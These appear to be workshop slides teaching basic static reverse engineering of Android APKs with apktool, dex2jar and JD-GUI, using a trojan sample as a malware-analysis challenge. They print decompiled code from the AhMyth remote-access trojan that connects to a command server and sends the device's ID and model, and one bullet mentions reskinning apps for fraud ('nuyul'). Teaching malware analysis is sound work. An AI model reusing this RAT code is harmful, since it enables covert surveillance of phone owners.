

BASIC REVERSE ENGINEERING ANDROID APPS

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#exploit0x2 @rahmaa

ARCHIVE

.ISO .TAR


COMPRESSION

.BZ2 .GZ

ARCHIVING + COMPRESSION

.7Z .RAR .TAR.GZ .TAR.BZ2


.APK



APK STRUCTURE

APK Build Process

Compilation + Packaging



REVERSE ENGINEERING [STATIC ANALYSIS]

- RESKIN -> buat nuyul
- Security Testing
- Forensic
- Malware analysis


Challenge #1

MALWARE APP






.APK > unpack/unzip/extrack



Any .xml file in an APK is
*android binary xml
encoded*

A screenshot of a hex editor window showing the first seven lines of an AndroidManifest.xml file. The window has a title bar with a left arrow, a right arrow, the filename 'AndroidManifest.xml', and a close button. The content is displayed in a grid with line numbers 1 through 7 on the left, and hexadecimal values in groups of eight per line. The values are: Line 1: 0300 0800 6821 0000 0100 1c00 b00d 0000; Line 2: 5100 0000 0000 0000 0000 0000 6001 0000; Line 3: 0000 0000 0000 0000 1a00 0000 3400 0000; Line 4: 4000 0000 5e00 0000 8200 0000 9c00 0000; Line 5: a800 0000 b600 0000 c400 0000 d600 0000; Line 6: f400 0000 1a01 0000 4201 0000 5201 0000; Line 7: 6a01 0000 7801 0000 8a01 0000 e201 0000.

```
1 0300 0800 6821 0000 0100 1c00 b00d 0000
2 5100 0000 0000 0000 0000 0000 6001 0000
3 0000 0000 0000 0000 1a00 0000 3400 0000
4 4000 0000 5e00 0000 8200 0000 9c00 0000
5 a800 0000 b600 0000 c400 0000 d600 0000
6 f400 0000 1a01 0000 4201 0000 5201 0000
7 6a01 0000 7801 0000 8a01 0000 e201 0000
```

Any **.xml** file in an APK is
android binary xml encoded

DEX (Dalvik Executable)

dex file is a file that is executed on the Dalvik VM.

APK1

APK2

APK3

APK4

DALVIK VIRTUAL MACHINE (DVM)



.dex analysis?


1. decompiling or

2. disassembly (baksmaling)

.DEX > .jar(.class) > java

jar = multiple java .class

.class / .jar run on JVM



Decompiling

.DEX > .smali

Smali is an assembler/disassembler for the **dex** format used by **DVM**



Disassembly/baksmaling

Assembly-like format different *mnemonic*

smali

```
PenroserGLRenderer.smali x
...div-float/2addr.v0, .v1
...return .v0
.end.method

.method public onDrawFrame(Ljavax/microedition/khronos/opengles/GL10;)V
...registers 20
...param p1, "gl"..., #.Ljavax/microedition/khronos/opengles/GL10;

...prologue
...line 182
...:cond_0
...const/4 v8, 0x0

...line 184
...local v8, "retryAcquire":Z
...:try_start_1
```

Bytecode: run by dvm

Intel asm

```
roshan@linuxmint ~ $ objdump -D f | grep -A20 main.:
080483b4 <main>:
80483b4: 55                push    %ebp
80483b5: 89 e5             mov     %esp,%ebp
80483b7: 83 e4 f0          and     $0xffffffff0,%esp
80483ba: 83 ec 20          sub     $0x20,%esp
80483bd: c7 44 24 1c 00 00 00 movl    $0x0,0x1c(%esp)
80483c4: 00
80483c5: eb 11             jmp     80483d8 <main+0x24>
80483c7: c7 04 24 b0 84 04 08 movl    $0x80484b0,(%esp)
80483ce: e8 1d ff ff ff    call    80482f0 <puts@plt>
80483d3: 83 44 24 1c 01    addl    $0x1,0x1c(%esp)
80483d8: 83 7c 24 1c 09    cmpl    $0x9,0x1c(%esp)
80483dd: 7e e8             jle     80483c7 <main+0x13>
80483df: b8 00 00 00 00    mov     $0x0,%eax
80483e4: c9                leave
80483e5: c3                ret
80483e6: 90                nop
```

Opcode: run by machine







#1 > **APK Tool** (unpack)

#2 > **Dex2Jar** (decompiling/baksmaling)

#3 > **JD-GUI** (java decompiler/view
source code)

apktool : Unpack APK + decoding file-resources and values */* XML (Android Manifest)
+ baksmaling classes.dex + Repack

```
E:\Exploit>apktool d -r -s Trojan.apk -o Trojan
I: Using Apktool 2.3.4 on Trojan.apk
I: Copying raw resources...
I: Copying raw classes.dex file...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Name	Date modified	Type	Size
 original	1/6/2019 12:32 PM	File folder	
 res	1/6/2019 12:32 PM	File folder	
 AndroidManifest.xml	1/6/2019 12:32 PM	XML File	6 KB
 apktool.yml	1/6/2019 12:32 PM	YML File	1 KB
 classes.dex	1/6/2019 12:32 PM	DEX File	497 KB
 resources.arsc	1/6/2019 12:32 PM	ARSC File	3 KB

dex2jar

1

```
E:\Exploit\Trojan>d2j-dex2jar classes.dex  
dex2jar classes.dex -> .\classes-dex2jar.jar
```

Decompile .DEX > .jar

2

```
E:\Exploit\Trojan>d2j-dex2smali classes.dex  
baksmali classes.dex -> classes-out
```

Baksmaling/disassembly .DEX > .smali

JD-GUI : Java Decompiler / reconstructs **Java source code** from one or more **“.class”** files

IOSocket.class - Java Decompiler

File Edit Navigation Search Help



classes-dex2jar.jar

- ahmyth.mine.king.ahmyth
 - BuildConfig.class
 - BuildConfig
 - CallsManager.class
 - CameraManager.class
 - ConnectionManager.class
 - ContactsManager.class
 - FileManager.class
 - IOSocket.class
 - LodManager.class
 - MainActivity.class
 - MainService.class
 - MicManager.class
 - MyReceiver.class
 - R.class
 - SMSManager.class
- io.socket
 - backo
 - client
 - emitter
 - engineio
 - global
 - hasbinary
 - parseqs
 - parser
 - thread
 - utf8
 - yeast
- okhttp3
- okio


BuildConfig.class IOSocket.class

```
package ahmyth.mine.king.ahmyth;

import android.content.Context;
import android.os.Build;
import android.os.Build.VERSION;
import android.provider.Settings.Secure;
import io.socket.client.IO;
import io.socket.client.IO.Options;
import io.socket.client.Socket;
import java.net.URISyntaxException;

public class IOSocket
{
    private static IOSocket ourInstance = new IOSocket();
    private Socket ioSocket;

    private IOSocket()
    {
        try
        {
            String str = Settings.Secure.getString(MainService.getContextOfApplication().getContentResolver(), "android_id");
            IO.Options localOptions = new IO.Options();
            localOptions.reconnection = true;
            localOptions.reconnectionDelay = 5000L;
            localOptions.reconnectionDelayMax = 999999999L;
            this.ioSocket = IO.socket("http://192.168.1.10:1337?model=" + Build.MODEL + "&manf=" + Build.MANUFACTURER + "&release=" +
            return;
        }
        catch (URISyntaxException localURISyntaxException)
        {
            localURISyntaxException.printStackTrace();
        }
    }
}
```

